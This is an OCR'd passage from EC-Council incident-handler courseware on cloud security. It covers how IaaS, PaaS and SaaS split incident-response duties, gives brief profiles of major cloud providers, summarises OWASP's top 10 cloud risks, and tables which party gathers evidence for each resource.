



Figure 8.1: Types of cloud services and separation of responsibilities between cloud customer and CSP

- **IaaS**

  In IaaS, CSPs provide the required infrastructure, including data centers, servers, CPUs, memory, and storage. Therefore, CSPs are responsible for incident response related to networks, storage, servers, and virtualization.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Moreover, CSPs are responsible for providing logs related to server, storage, and database incidents and performing related processes. They also collect evidence related to network traffic and media.

Cloud customers (CCs) are responsible for installing the OS, building virtual middleware, data, applications, and access control in the cloud. Moreover, they handle all incident response processes on functions and assets created and maintained. Therefore, CCs should generate access logs, perform data duplication, and maintain backups of data stored in the cloud.

- **PaaS**

  In PaaS, CSPs are responsible for providing a platform where customers can install and run their applications, store data, and create accounts for different users. Therefore, CCs are only responsible for incident response regarding the data, applications, and access control data, whereas CSPs handle all cloud functions.

- **SaaS**

  In SaaS, CSPs offer the required software, storage, applications, and data, while CCs create accounts required to access cloud services. In this case, CSPs are completely responsible for incident response, whereas CCs are liable to produce access control logs for incident responders.

## Cloud Service Providers

Discussed below are some popular CSPs:

- **Amazon Web Service**

  Source: *https://aws.amazon.com*

  Amazon Web Service (AWS) provides on-demand cloud computing services to individuals, organizations, governments, etc. on a pay-per-use basis. This service provides the necessary technical infrastructure through distributed computing and tools. The virtual environment provided by AWS includes CPU, GPU, RAM, HDD storage, operating systems, applications, and networking software such as web servers, databases, and CRM. It also provides technology solutions such as data analytics, machine learning, serverless computing, and storage. Some featured services of AWS include Amazon EC2, Amazon DynamoDB, Amazon RDS, and Amazon S3.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 8.2: Screenshot of AWS

- **Microsoft Azure**

  Source: *https://azure.microsoft.com*

  Microsoft Azure provides cloud computing services for building, testing, deploying, and managing applications and services through Azure data centers. It provides all types of cloud computing services such as SaaS, PaaS, and IaaS. It offers various cloud services such as computing, mobile storage, data management, messaging, media, machine learning, and IoT. It helps customers enhance the availability, scalability, and security of solutions with Azure Managed Grafana. Azure provides services and products such as Azure DevOps, Azure Arc, Azure Kubernetes Service (AKS), and Azure Backup.





Figure 8.3: Screenshot of Microsoft Azure


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Google Cloud Platform**

  Source: *https://cloud.google.com*

  Google Cloud Platform (GCP) provides IaaS, PaaS, and serverless computing services. These include computing, data storage and analytics, machine learning, networking, bigdata, cloud AI, management tools, identity and security, IoT, and API platforms. GCP provides over 150 cutting-edge products to customers such as Compute Engine, Cloud SQL, and Google Kubernetes Engine. Moreover, it prevents vendor lock-in and speeds up development through open source, hybrid, and multi-cloud delivery models.





Figure 8.4: Screenshot of GCP

- **IBM Cloud**

  Source: *https://www.ibm.com*

  IBM Cloud™ is a robust suite of advanced data and AI tools with deep industry expertise. It provides various cloud services such as IaaS, SaaS, and PaaS through public, private, and hybrid cloud delivery models. These services include computing, networking, storage, management, security, databases, analytics, AI, IoT, mobile, Dev tools, and blockchain. IBM Cloud helps in automating, predicting, and modernizing workflows using advanced technologies such as IBM Watson.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 8.5: Screenshot of IBM Cloud

## OWASP Top 10 Cloud Security Risks

Source: *https://owasp.org*

The table below summarizes the top 10 cloud security risks according to OWASP.

| Risks | Description |
|---|---|
| **R1 - Accountability and Data Ownership** | ▪ Organizations use public cloud for hosting business services instead of traditional data centers.<br>▪ The use of cloud may lead to loss of data accountability and control, whereas traditional data centers help in controlling and protecting data logically and physically.<br>▪ Using public cloud can jeopardize data recoverability and result in critical risks, which should be promptly mitigated by organizations. |
| **R2 - User Identity Federation** | ▪ Enterprises use services and applications from different cloud providers, which can create multiple user identities and complicate the management of these user IDs and credentials.<br>▪ Cloud providers have less control over the user lifecycle/offboarding. |
| **R3 - Regulatory Compliance** | ▪ Following regulatory compliance can be complex.<br>▪ Data secured in one country may not be secured in another country owing to the lack of transparency and different regulatory laws followed across various countries. |


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

| | |
|---|---|
| **R4 - Business Continuity and Resiliency** | ▪ Maintaining business continuity in IT organizations ensures that business can be conducted in disaster situations.<br>▪ When organizations use cloud services, risks or monetary loss may occur if the CSPs do not properly maintain business continuity. |
| **R5 - User Privacy and Secondary Usage of Data** | ▪ The use of social websites poses risks to personal data because they are stored in the cloud and most social application providers mine user data for secondary usage.<br>▪ The default share feature in social networking sites can jeopardize the privacy of personal user data. |
| **R6 - Service and Data Integration** | ▪ Organizations must ensure proper protection when transferring proprietary data from the end-user to cloud data center.<br>▪ Unsecured data in transit are susceptible to eavesdropping and interception attacks. |
| **R7 - Multi Tenancy and Physical Security** | ▪ The cloud technology uses the concept of multi-tenancy for sharing resources and services such as networking and databases among multiple clients.<br>▪ Owing to inadequate logical segregation, tenants may interfere with each other's security features. |
| **R8 - Incidence Analysis and Forensic Support** | ▪ In the event of a security incident, the investigation of applications and services hosted by a cloud provider can be challenging because event logs are distributed across multiple hosts and data centers located at several countries and governed by different laws and policies.<br>▪ Owing to the distributed storage of logs across the cloud, law enforcing agencies may face problem in forensics recovery. |
| **R9 - Infrastructure Security** | ▪ The configuration baselines of infrastructures should comply with industry best practices owing to the constant risk of malicious actions.<br>▪ Misconfiguration of infrastructure may enable network scanning for vulnerable applications and services to retrieve information such as active unused ports and default passwords and configurations. |
| **R10 - Non-Production Environment Exposure** | ▪ Non-production environments are used for application design and development and test activities internally within an organization.<br>▪ Using non-production environments increases the risk of unauthorized access, information disclosure, and information modification. |

Table 8.1: OWASP top 10 cloud security risks

## Handling Cloud Security Incidents

The cloud is an emerging technology that delivers computing services such as online business applications, online data storage, and webmail over the internet. It is being increasingly adopted owing to its various benefits, including ease of use, inexpensive maintenance, ease of backup and recovery, and security. The cloud also enables organizations to implement a distributed workforce and reduce expenses, among other advantages. However, with the


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

increased adoption and value of stored data, the cloud has become a major target for attackers. Therefore, organizations must develop and implement cloud security IH&R plans to reduce the impact of existing attacks and defend themselves from future attacks. In addition, the development of such plans can help in reducing loss and containing incident promptly.

## Incident Handling Responsibilities in Cloud

The table below lists the resources required for a cloud service and parties responsible for the collection of evidence from each resource in cloud service models. CSPs are responsible for most incident handling activities in the PaaS and SaaS models, while both CCs and CSPs share responsibilities in the IaaS model. Moreover, CCs and CSPs should handle their corresponding incident response processes, including detection, analysis, containment, eradication, and recovery.

| Resource | Incident Handling Responsibility | | | | | | |
|---|---|---|---|---|---|---|---|
| | **IaaS** | **PaaS** | **SaaS** | **IDaaS** | **SECaaS** | **CaaS** | **FaaS** |
| Networking | CSP | CSP | CSP | CSP | CSP | CSP | CSP |
| Storage | CSP | CSP | CSP | CSP | CSP | CSP | CSP |
| Servers | CSP | CSP | CSP | CSP | CSP | CSP | CSP |
| Virtualization | CSP | CSP | CSP | CSP | CSP | CSP | CSP |
| OS | CC | CSP | CSP | CSP | CSP | CSP | CSP |
| Middleware | CC | CSP | CSP | CSP | CSP | CSP | CSP |
| Runtime | CC | CSP | CSP | CSP | CSP | CC | CSP |
| Data | CC | CC | CSP | CSP | CC | CC | CC |
| Application | CC | CC | CSP | CSP | CC | CC | CC |
| Access Control | CC | CC | CC | CC | CC | CC | CC |
| Security | CSP | CSP | CSP | CSP | CSP | CSP | CSP |

Table 8.2: Resources and parties responsible for handling cloud security incidents (CC, cloud customer; CSP, cloud service provider)


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The table below describes the responsibilities of CCs and CSPs in handling cloud security incidents based on the cloud service model:

| Cloud Service Model | Cloud Customer (CC) | Cloud Service Provider (CSP) |
|---|---|---|
| **IaaS** | ▪ Has access to system, application, and accounts<br>▪ Completely responsible for detecting and responding to security incidents<br>▪ Cannot investigate CSP-controlled networks and databases | ▪ Responsible for network and database incidents<br>▪ Should provide logs related to storage, network, and VMs<br>▪ Responsible for possible evidence from memory, network traffic, and media |
| **PaaS** | ▪ Responsible for applications and their security<br>▪ Analyzes changes to data<br>▪ Gathers login and access information<br>▪ Needs evidence gathered by CSP for incident response | ▪ Enables the generation of application log, storage, and secure access<br>▪ Should provide storage, network, VM, runtime, and server logs |
| **SaaS** | ▪ Only has access to login accounts<br>▪ Can collect access-related data<br>▪ Depends on CSP for storage, network, VM, runtime, and server logs | ▪ Completely responsible for IH&R processes<br>▪ Should collect and analyze data to detect incidents |
